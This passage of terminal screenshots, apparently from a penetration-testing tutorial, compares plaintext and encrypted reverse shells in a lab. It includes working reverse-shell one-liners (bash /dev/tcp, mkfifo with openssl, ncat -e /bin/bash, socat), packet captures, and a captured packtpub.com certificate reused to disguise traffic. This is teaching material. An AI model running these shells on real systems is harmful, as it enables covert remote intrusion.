rank info not available
TCP aux info available

Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!
```

```
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080

Today's Code is : EX812. Please make a note of it @Himanshu

xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq
2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5
21124753 ecr 521087380], length 60: HTTP
0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..@...
0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 .....2
0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a .....1.....
0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 .....).Today's.
0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e .Please.make.a.n
0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e ote.of.it.@Himan
0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e shu.
0x0070: 7368 750a

xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
1: flags=82<CONNECTED,PREFERRED>
outif lo0
src 192.168.2.6 port 53395
dst 192.168.2.6 port 8080
rank info not available
TCP aux info available

Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!

Today's Code is : EX812. Please make a note of it @Himanshu
```

```
xXxZombi3xXx:~ Harry$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a 4096 bit RSA private key
.....
++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) []:XX
State or Province Name (full name) []:XX hackers are born
Locality Name (eg, city) []:XX
Organization Name (eg, company) []:XX
Organizational Unit Name (eg, section) []:XX
Common Name (eg, fully qualified host name) []:XX
Email Address []:XX@XX.XX
xXxZombi3xXx:~ Harry$ ls -alh key.pem cert.pem
-rw-r--r-- 1 Harry staff 1.9K Aug 18 20:32 cert.pem
-rw-r--r-- 1 Harry staff 3.2K Aug 18 20:32 key.pem
xXxZombi3xXx:~ Harry$
```

```
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```

```

Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 125x30
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr



Today's code is : EX812. Please make a note of it @Himanshu



Harry — tcpdump -s 76x24
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq
513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522
585222 ecr 522533246], length 81: HTTP
0x0000: 0200 0000 4502 0085 0000 4000 4006 0000 ....E....@.@...
0x0010: c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77 .....X....=W
0x0020: b09d 8fbd 8018 3190 85d4 0000 0101 080a .....1.....
0x0030: 1f26 0486 1f25 397e 1703 0300 4c5d e29c .&...%9~...L]..
0x0040: 5cb8 0589 9852 5fb6 21e8 8f09 f958 a848 \....R_!....X.H
0x0050: d8a1 1b81 e705 f20e dc4c 119c 947c e86c .....L...l
0x0060: 4941 9f95 de70 a154 c27d 4120 d5ed ee1b IA...p.T.}A....
0x0070: 9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c .l..zB.7qX.p..fl
0x0080: 94ad ecc4 4c4a 4942 2a ....LJIB*
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [.], ack
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.@...
0x0010: c0a8 0206 c0a8 0206 1f90 d178 b09d 8fbd .....X....
0x0020: 1e94 3dc8 8010 31c5 8583 0000 0101 080a .....1.....
0x0030: 1f26 0486 1f26 0486 .&...&..

Harry — openssl s_client -quiet -connect 192.168.2.6 — 65x24
xXxZombi3xXx:~ Harry$ openssl s_client -quiet -connect 192.168.2.
6:8080
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, email
address = XX@XX.XX
verify error:num=18:self signed certificate
verify return:1
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, email
address = XX@XX.XX
verify return:1

Today's code is : EX812. Please make a note of it @Himanshu

```





```

Harry — nc -b en0 -lv
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080

```

```

Harry — -bash — 65x24
xXxZombi3xXx:~ Harry$ bash -i >& /dev/tcp/192.168.2.6/8080 0>&1

```

```

Harry — nc -b
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080
bash-4.4$

```

```
Harry — nc -b en0 -lv 8080 — 90x30

xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080
bash-4.4$ whoami
Harry
bash-4.4$ id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccount
s),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lperato
r),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_scr
eensharing),101(com.apple.access_ssh-disabled)
bash-4.4$
```

```
Harry — -bash — 112x24

20:44:07.804345 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 194621175:194621182, ack 1582207230
, win 12759, options [nop,nop,TS val 523018413 ecr 522959901], length 7: HTTP
    0x0000: 0200 0000 4502 003b 0000 4000 4006 0000    ....E...@.@...
    0x0010: c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aef7    .....^N..
    0x0020: 5e4e 90fe 8018 31d7 858a 0000 0101 080a    .....1.....
    0x0030: 1f2c a0ad 1f2b bc1d 7768 6f61 6d69 0a    .....whoami.
[20:44:07.804414 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 7, win 12759, options [nop,nop,TS val
l 523018413 ecr 523018413], length 0
    0x0000: 0200 0000 4500 0034 0000 4000 4006 0000    ....E..4..@.@...
    0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe    .....^N..
    0x0020: 0b99 aefe 8010 31d7 8583 0000 0101 080a    .....1.....
    0x0030: 1f2c a0ad 1f2c a0ad    .....
20:44:07.816935 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 1:7, ack 7, win 12759, options [nop
,nop,TS val 523018425 ecr 523018413], length 6: HTTP
    0x0000: 0200 0000 4502 003a 0000 4000 4006 0000    ....E...@.@...
    0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe    .....^N..
    0x0020: 0b99 aefe 8018 31d7 8589 0000 0101 080a    .....1.....
    0x0030: 1f2c a0b9 1f2c a0ad 4861 7272 790a    .....Harry.
```



```
Harry — -bash — 143x38
20:44:09.565106 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 7:10, ack 17, win 12758, options [nop,nop,TS val 523020171 ecr 523018428], length 3: HTTP
0x0000: 0200 0000 4502 0037 0000 4000 4006 0000 ....E..7..@.@...
0x0010: c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aefe .....^N.....
0x0020: 5e4e 910e 8018 31d6 8586 0000 0101 080a .....1.....
0x0030: 1f2c a78b 1f2c a0bc 6964 0a .....id.
20:44:09.565180 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 10, win 12759, options [nop,nop,TS val 523020171 ecr 523020171], length 0
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.@...
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e .....^N.....
0x0020: 0b99 af01 8010 31d7 8583 0000 0101 080a .....1.....
0x0030: 1f2c a78b 1f2c a78b .....
20:44:09.585170 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 17:334, ack 10, win 12759, options [nop,nop,TS val 523020190 ecr 523020171], length 317: HTTP
0x0000: 0200 0000 4502 0171 0000 4000 4006 0000 ....E..q..@.@...
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e .....^N.....
0x0020: 0b99 af01 8018 31d7 86c0 0000 0101 080a .....1.....
0x0030: 1f2c a79e 1f2c a78b 7569 643d 3530 3328 .....uid=503(
0x0040: 4861 7272 7929 2067 6964 3d32 3028 7374 Harry).gid=20(st
0x0050: 6166 6629 2067 726f 7570 733d 3230 2873 aff).groups=20(
0x0060: 7461 6666 292c 3530 3128 6163 6365 7373 taff).501(access
0x0070: 5f62 7066 292c 3132 2865 7665 7279 6f6e _bpf).12(everyon
0x0080: 6529 2c36 3128 6c6f 6361 6c61 6363 6f75 e).61(localaccou
0x0090: 6e74 7329 2c37 3928 5f61 7070 7365 7276 nts).79(_appserv
0x00a0: 6572 7573 7229 2c38 3028 6164 6d69 6e29 erusr).80(admin
0x00b0: 2c38 3128 5f61 7070 7365 7276 6572 6164 ,81(_appserverad
0x00c0: 6d29 2c39 3828 5f6c 7061 646d 696e 292c m).98(_lpadmin),
0x00d0: 3333 285f 6170 7073 746f 7265 292c 3130 33(_appstore),10
0x00e0: 3028 5f6c 706f 7065 7261 746f 7229 2c32 0(_lpoperator),2
0x00f0: 3034 285f 6465 7665 6c6f 7065 7229 2c32 04(_developer),2
0x0100: 3530 285f 616e 616c 7974 6963 7375 7365 50(_analyticsuse
0x0110: 7273 292c 3339 3528 636f 6d2e 6170 706c rs).395(com.appl
0x0120: 652e 6163 6365 7373 5f66 7470 292c 3339 e.access_ftp).39
0x0130: 3828 636f 6d2e 6170 706c 652e 6163 6365 8(com.apple.acce
0x0140: 7373 5f73 6372 6565 6e73 6861 7269 6e67 ss.screensharing
0x0150: 292c 3130 3128 636f 6d2e 6170 706c 652e ),101(com.apple.
0x0160: 6163 6365 7373 5f73 7368 2d64 6973 6162 access_ssh-disab
0x0170: 6c65 6429 0a .....led).
```

```
Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```

```
Harry — -bash — 76x24
xXxZombi3xXx:~ Harry$ mkfifo /tmp/z; /bin/bash -i < /tmp/z 2>&1 | openssl s_client -quiet -connect 192.168.2.6:8080 > /tmp/z; rm /tmp/z
```

```
Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
bash-3.2$
xXxZombi3xXx:~ Harry$ m
client -quiet -connect
depth=0 C = XX, ST = XX
@XX.XX
```

```
Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
bash-3.2$ whoami
Harry
bash-3.2$ id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccount
s),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperato
r),204(_developer),250(_analyticssusers),395(com.apple.access_ftp),398(com.apple.access_scr
eensharing),101(com.apple.access_ssh-disabled)
bash-3.2$

Harry — tcpdump -s 143x38
0x0000: 0200 0000 4502 0186 0000 4000 4006 0000 .....E.....@...
0x0010: c0a8 0206 c0a8 0206 d26c 1f90 286d 6ded .....l..(mm.
0x0020: a8bd de00 8018 318f 86d5 0000 0101 080a .....1.....
0x0030: 1f3a d2a9 1f3a d29a 1703 0301 4d8b 1817 .....M.....
0x0040: 8058 9993 f844 d488 b097 1adb fd6d afa9 ..X..D.....m..
0x0050: f9a1 b34b c1bc 7c28 2ee5 7bf9 3529 bce9 ..K..l(..{.5)..
0x0060: ff9c 7828 6fe1 e2b4 f07a 8227 5787 8c6e ..x(0....Z.'W..n
0x0070: 28bd 590d 5e41 0c99 0d5e c22a a20e 43f7 (.Y.^A....^..S..C.
0x0080: f17e 2ce4 a887 3917 b46b a384 6a37 1b81 ..,....9..k..j7..
0x0090: 03f8 5a8d 9785 7e11 db29 52fb e815 e08e ..Z.....)R.....
0x00a0: 6cfa 46ff c41c cccf ca01 b8ad 6804 8f96 ..l.F.....h....
0x00b0: c2be 7590 b474 bd05 52b3 5981 2d06 845e ..u..t..R.Y..-..^
0x00c0: 640b 85a4 0784 256e 0d35 6fcf f3c4 7ff3 d.....%n..So.....
0x00d0: ff6f 98ec b754 23c1 dc23 15b4 c50a 90be ..o...T#..#.....
0x00e0: eb4b 98e6 02e5 64b4 eb3e 7be2 0c60 4f18 ..K....d...>{..0.
0x00f0: eae8 5b26 a467 07a9 a37d 9e0c 77db dada ..[&.g....}.w....
0x0100: 7954 af67 2904 461f e73a ae94 e8a0 fe59 yT.g).F..:....Y
0x0110: daa1 519c 934f 35aa f4f5 cf02 c637 01e0 ..0..05.....7..
0x0120: 3f26 4811 65d9 d4d4 51d5 b88b fc49 fab5 ?&H.e....0....L..
0x0130: 40cf 7d85 3a35 0600 2fac ac33 baa3 6566 @.}.tS.../..3..ef
0x0140: 8563 e3c1 5ad1 81f7 fa70 3b91 ee7a 89d3 ..c..Z....p;..Z..
0x0150: 97fc 30a0 41dd 37a8 3366 8393 bdad f574 ..0..A..7..F....t
0x0160: 150e 55bb 8872 8651 d456 7372 a660 606d ..U..r..Q..Vsr..`m
0x0170: a47b 7931 1348 5fbf 074d 8677 2976 7209 ..{y1.H...M.w)vr..
0x0180: 856f 6d10 c9fd 302f df07 ..om...0/..
20:59:40.069636 IP 192.168.2.6.http-alt > 192.168.2.6.53868: Flags [F], ack 397, win 12732, options [nop,nop,TS val 523948713 ecr 523948713], l
ength 0
```

```
xXxZombi3xXx:~ Harry$ ncat -l 8080 --ssl -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: B49F C242 9651 33A5 B85B 5D91 1B04 D059 B8FE 8E90
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
```

```
Harry — bash • ncat 192.168.0.110 8080 --ssl -e /bin/bash -v — 143
~ — ncat -l 8080 --ssl -v
xXxZombi3xXx:~ Harry$
xXxZombi3xXx:~ Harry$
xXxZombi3xXx:~ Harry$ ncat 192.168.0.110 8080 --ssl -e /bin/bash -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: 3968 605B DF2A 20C7 DE87 AA8B 11D4 E98C DE4D FF1B
Ncat: Certificate verification failed (self signed certificate).
Ncat: SSL connection to 192.168.0.110:8080.
Ncat: SHA-1 fingerprint: 3968 605B DF2A 20C7 DE87 AA8B 11D4 E98C DE4D FF1B
```

```

xXxZombi3xXx:~ Harry$ ncat -l 8080 --ssl -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 6ADF 072C 6AAD 1191 B810 4DBC 4FAB E9C9 B267 562E
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.110.
Ncat: Connection from 192.168.0.110:62416.

```

```

id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250
(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_
ssh-disabled)

```

```

14:21:45.297547 IP 192.168.0.110.62416 > 192.168.0.110.http-alt: Flags [P.], seq 708:1054, ack 944
, win 12729, options [nop,nop,TS val 585993421 ecr 585993405], length 346: HTTP
0x0000: 0200 0000 4502 018e 0000 4000 4006 0000 ....E.....@.@...
0x0010: c0a8 006e c0a8 006e f3d0 1f90 3ee0 1775 ...n...n....>...u
0x0020: 10e5 82da 8018 31b9 83ad 0000 0101 080a .....1.....
0x0030: 22ed 8ccd 22ed 8cbd 1703 0301 55b9 231c "..."......U.#.
0x0040: 1535 e29e 3f51 21fa cc08 7a12 681b 4543 .5..?Q!...z.h.EC
0x0050: 36fd a646 cd7a c7da 3255 bb73 bca5 687c 6..F.z..2U.s..hl
0x0060: 8d0f 86d1 e979 abaf 9274 222e a4a9 6a05 ....y...t"...j.
0x0070: 0977 2226 afd0 71fe ce38 b3b3 c444 38e1 .w"&..q..8...D8.
0x0080: 0ac5 fc89 a5f2 1d05 4e83 0b76 4ffe c344 .....N...v0..D
0x0090: 719b d956 1f93 aa01 9b00 3e88 5552 afb8 q..V.....>.UR..
0x00a0: 880a 278b dc9d 9376 f890 e5ab e517 6c83 ..'....v.....l.
0x00b0: 1320 3d94 13a7 0759 372a 3dd1 5432 7ea5 ..=....Y7*=.T2~.
0x00c0: 5af8 411e f973 dd02 353c 4ef7 ceeb 943a Z.A..s...5<N....:
0x00d0: 6a3c 86ed ca10 4b13 218a 3fda b1cc 6bf2 j<...K.!.?...k.
0x00e0: ab46 5966 27eb 2a38 fbd2 278e 2ad3 dafe .FYF'.*8..'*.
0x00f0: 589c 5c36 2e65 13ab 1a54 ee54 3240 30c6 X.\6.e...T.T2@0.
0x0100: 781c 2996 592d bac5 ccbd be52 b212 1891 x.).Y-.....R....
0x0110: 4cbb 5100 e31a 480d 52b0 33dd e092 a288 L.Q...H.R.3.....
0x0120: 7109 3b07 221c 4a17 fe38 839c f770 6e52 q;.;.J..8...pnR
0x0130: c570 be08 d5c3 fd9a 6426 a2e2 e3f2 a821 .p.....d&.....!
0x0140: 6927 8fb0 0c40 d0ac 5f29 9252 3ed5 cdff i'....@...).R>...
0x0150: bdd5 ae66 2f24 7e38 6ab9 ccbe cbe0 3ea7 ...f/$~8j.....>.
0x0160: a93b 4a5a 1fba 6af8 0ef7 7cd0 6589 f341 .;JZ..j...l.e..A
0x0170: 5a30 a8b7 7dc6 6e55 dc3b 33b0 2b89 450f Z0..}.nU.;3+.E.
0x0180: eb7b dd08 660e 326a a264 9f1e 57aa 500d .{...f.2j.d..W.P.
0x0190: b936 .6

```

```

14:12:14.885917 IP 192.168.0.110.http-alt-> 192.168.0.110.62375: Flags [P.], seq 1:610, ack 518, win 12743, options [nop,nop,TS val 585423674 e
cr 585423674], length 609: HTTP
Ncat: 0 0x0000: 0200 0000 4502 0295 0000 4000 4006 0000 ....E.....@.@...
Ncat: 0 0x0010: 00c0a8 006e c0a8 006e 1f90 f3a7 67b5 f65a ...n...n....g..Z
Ncat: 0 0x0020: 69ca 30fc 8018 31c7 84b4 0000 0101 080a i.0...1.....
Ncat: 0 0x0030: c122e4 db3a 22e4 db3a 1603 0300 3a02 0000 "...:.....
Ncat: 0 0x0040: 3603 0372 dcfd bbf5 f124 4dfd 4377 7952 6...r.....SM.CmyR
Ncat: 0 0x0050: 7b7f b325 2b7b 8c0d e5cd f372 9856 4e45 {...%+{.....P.VN.
xXxZombi 0x0060: 00e3da 4a00 009d 0000 0eff 0100 0100 0023 ...J.....#.
0x0070: 0000 000f 0001 0116 0303 0214 0b00 0210 .....
0x0080: 0002 0d00 020a 3082 0206 3082 016f a003 .....0...0...o..
0x0090: 0201 0202 041b 7df3 6230 0d06 092a 8648 .....}.b0...*.H
0x00a0: 86f7 0d01 0105 0500 3014 3112 3010 0603 .....0.1.0...
0x00b0: 5504 030c 096c 6f63 616c 686f 7374 301e U....localhost.
0x00c0: 170d 3138 3038 3230 3038 3431 3335 5a17 ..180820084135Z.
0x00d0: 0d31 3930 3832 3030 3834 3133 355a 3014 ..190820084135Z0.
0x00e0: 3112 3010 0603 5504 030c 096c 6f63 616c 1.0...U....local
0x00f0: 686f 7374 3081 9f30 0d06 092a 8648 86f7 host0..0...*.H..
0x0100: 0d01 0101 0500 0381 8d00 3081 8902 8181 .....0.....
0x0110: 00ee 7889 8e01 1799 432a 5d1a 453d 88c3 ..x.....C*].E=..
0x0120: 45ba 5d5d 95d8 3028 fffd 5fb0 fe37 3ac0 E.]].0(.....7:..
0x0130: fcce d0db c18f 509e 4eee 7ef5 303b 6183 .....P.N.~.0;a.
0x0140: cd6a 56a7 90e3 051c 4437 9197 6e27 09c0 .jV.....D7..n'..
0x0150: 0188 cdc2 d381 61ad 95f5 304c 9552 e3b3 .....a...0L.R..
0x0160: 561f 29b0 ad25 ae62 1b7e c4fc b957 6d4d V.)...%.b...~.WmM
0x0170: ff55 c023 ce2d 75bf 008e 2b58 90ad c0cd .U.#.-u...+X....
0x0180: f4f1 c6f0 a186 1783 c002 6e04 d5a7 0e01 .....n.....
0x0190: bb02 0301 0001 a365 3063 3014 0603 551d .....e0c0...U.
0x01a0: 1104 0d30 0b82 096c 6f63 616c 686f 7374 ...0...localhost
0x01b0: 304b 0609 6086 4801 86f8 4201 0d04 3e16 0K...`H...B...>.
0x01c0: 3c41 7574 6f6d 6174 6963 616c 6c79 2067 <Automatically.g
0x01d0: 656e 6572 6174 6564 2062 7920 4e63 6174 enerated.by.Ncat
0x01e0: 2e20 5365 6520 6874 7470 733a 2f2f 6e6d ..See.https://nm
0x01f0: 6170 2e6f 7267 2f6e 6361 742f 2e30 0d06 ap.org/ncat/.0..
0x0200: 092a 8648 86f7 0d01 0105 0500 0381 8100 .*.H.....

```

```

xXxZombi3xXx:~ Harry$ ncat -l 8080 --ssl -v --ssl-key /Users/Harry/.msf4/loot/201808192332
17_default_83.166.169.231_www.packtpub.com_525575.key --ssl-cert /Users/Harry/.msf4/loot/2
0180819233217_default_83.166.169.231_www.packtpub.com_931116.crt
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080

```

```

xXxZombi3xXx:~ Harry$ ncat 192.168.0.110 8080 --ssl -e /bin/bash -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Subject: CN=*.packtpub.com, CN=*.packtpub.com
Ncat: Issuer: CN=*.packtpub.com, CN=*.packtpub.com
Ncat: SHA-1 fingerprint: C9E6 C615 B2AC 2BF5 3CB9 D0E4 3D1A E98C D4E1 8D61
Ncat: Certificate verification failed (self signed certificate).
Ncat: SSL connection to 192.168.0.110:8080.
Ncat: SHA-1 fingerprint: C9E6 C615 B2AC 2BF5 3CB9 D0E4 3D1A E98C D4E1 8D61

```

```

14:16:53.934966 IP 192.168.0.110.http-alt > 192.168.0.110.62395: Flags [P.], seq 1:629, ack 518, win 12743, options [nop,nop,TS val 585702431 e
cr 585702431], length 628: HTTP
XXXZomb 0x0000:00 0200 0000 4502 02a8 0000 4000 4006 0000 ....E.....@...
XXXZomb 0x0010:00 c0a8 006e c0a8 006e 1f90 f3bb 6a99 f2ed ...n...n....j...
ncat: V 0x0020:00 6e2a d773 8018 31c7 84c7 0000 0101 080a n*.s..1.....
ncat: S 0x0030:00 22e9 1c1f 22e9 1c1f 1603 0300 3a02 0000 "...".....
ncat: T 0x0040:00 3603 035b ee3b f49c 2178 df64 1a03 922b 6..[.;...x.d...+
ncat: S 0x0050:00 e3d2 3393 1fd3 69ee bfab 126e dd23 8d1f ..3...i...n.#.i
ncat: C 0x0060:00 38ff 1500 009d 0000 0eff 0100 0100 0023 8.....#
ncat: S 0x0070:00 0000 000f 0001 0116 0303 0227 0b00 0223 .....*....#
ncat: S 0x0080:00 0002 2000 021d 3082 0219 3082 0182 a003 .....0...0....
ncat: S 0x0090:00 0201 0202 1104 d6e4 7020 d923 d6b8 b927 .....p..#...*
XXXZomb 0x00a0:00 c215 b173 a6af 300d 0609 2a86 4886 f70d ...S..0...*..H...
0x00b0: 0101 0b05 0030 3231 1730 1506 0355 0403 .....021.0...U..
0x00c0: 0c0e 2a2e 7061 636b 7470 7562 2e63 6f6d ...*.packtpub.com
0x00d0: 3117 3015 0603 5504 030c 0e2a 2e70 6163 1.0...U....*.pac
0x00e0: 6b74 7075 622e 636f 6d30 1e17 0d31 3931 ktpub.com0...191
0x00f0: 3230 3731 3833 3030 305a 170d 3230 3132 207183000Z..2012
0x0100: 3037 3138 3330 3030 5a30 3231 1730 1506 07183000Z021.0..
0x0110: 0355 0403 0c0e 2a2e 7061 636b 7470 7562 .U....*.packtpub
0x0120: 2e63 6f6d 3117 3015 0603 5504 030c 0e2a .com1.0...U....*
0x0130: 2e70 6163 6b74 7075 622e 636f 6d30 819f .packtpub.com0..
0x0140: 300d 0609 2a86 4886 f70d 0101 0105 0003 0...*.H.....
0x0150: 818d 0030 8189 0281 8100 d0e9 2fe1 31c3 ...0......./.1.

```

```

~ — harry@FuzzerOS: ~/unix — nc -lv 8000 -u
harry@FuzzerOS:~$ which socat
/usr/bin/socat
harry@FuzzerOS:~$

```

```

Harry — harry@FuzzerOS: ~ — -bash — 143x35
~ — harry@FuzzerOS: ~ — -bash
~ — harry@FuzzerOS: ~ — ssh harry@192.168.2.14
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8000

```

```
Harry — harry@FuzzerOS: ~ — ssh harry@192.168.2.14 — 143x36
~ — harry@FuzzerOS: ~ — -bash
harry@FuzzerOS: ~$ socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000,key=$HOME/cert.pem,verify=0
```

```
Harry — harry@FuzzerOS: ~ — openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
...zerOS: ~ — openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
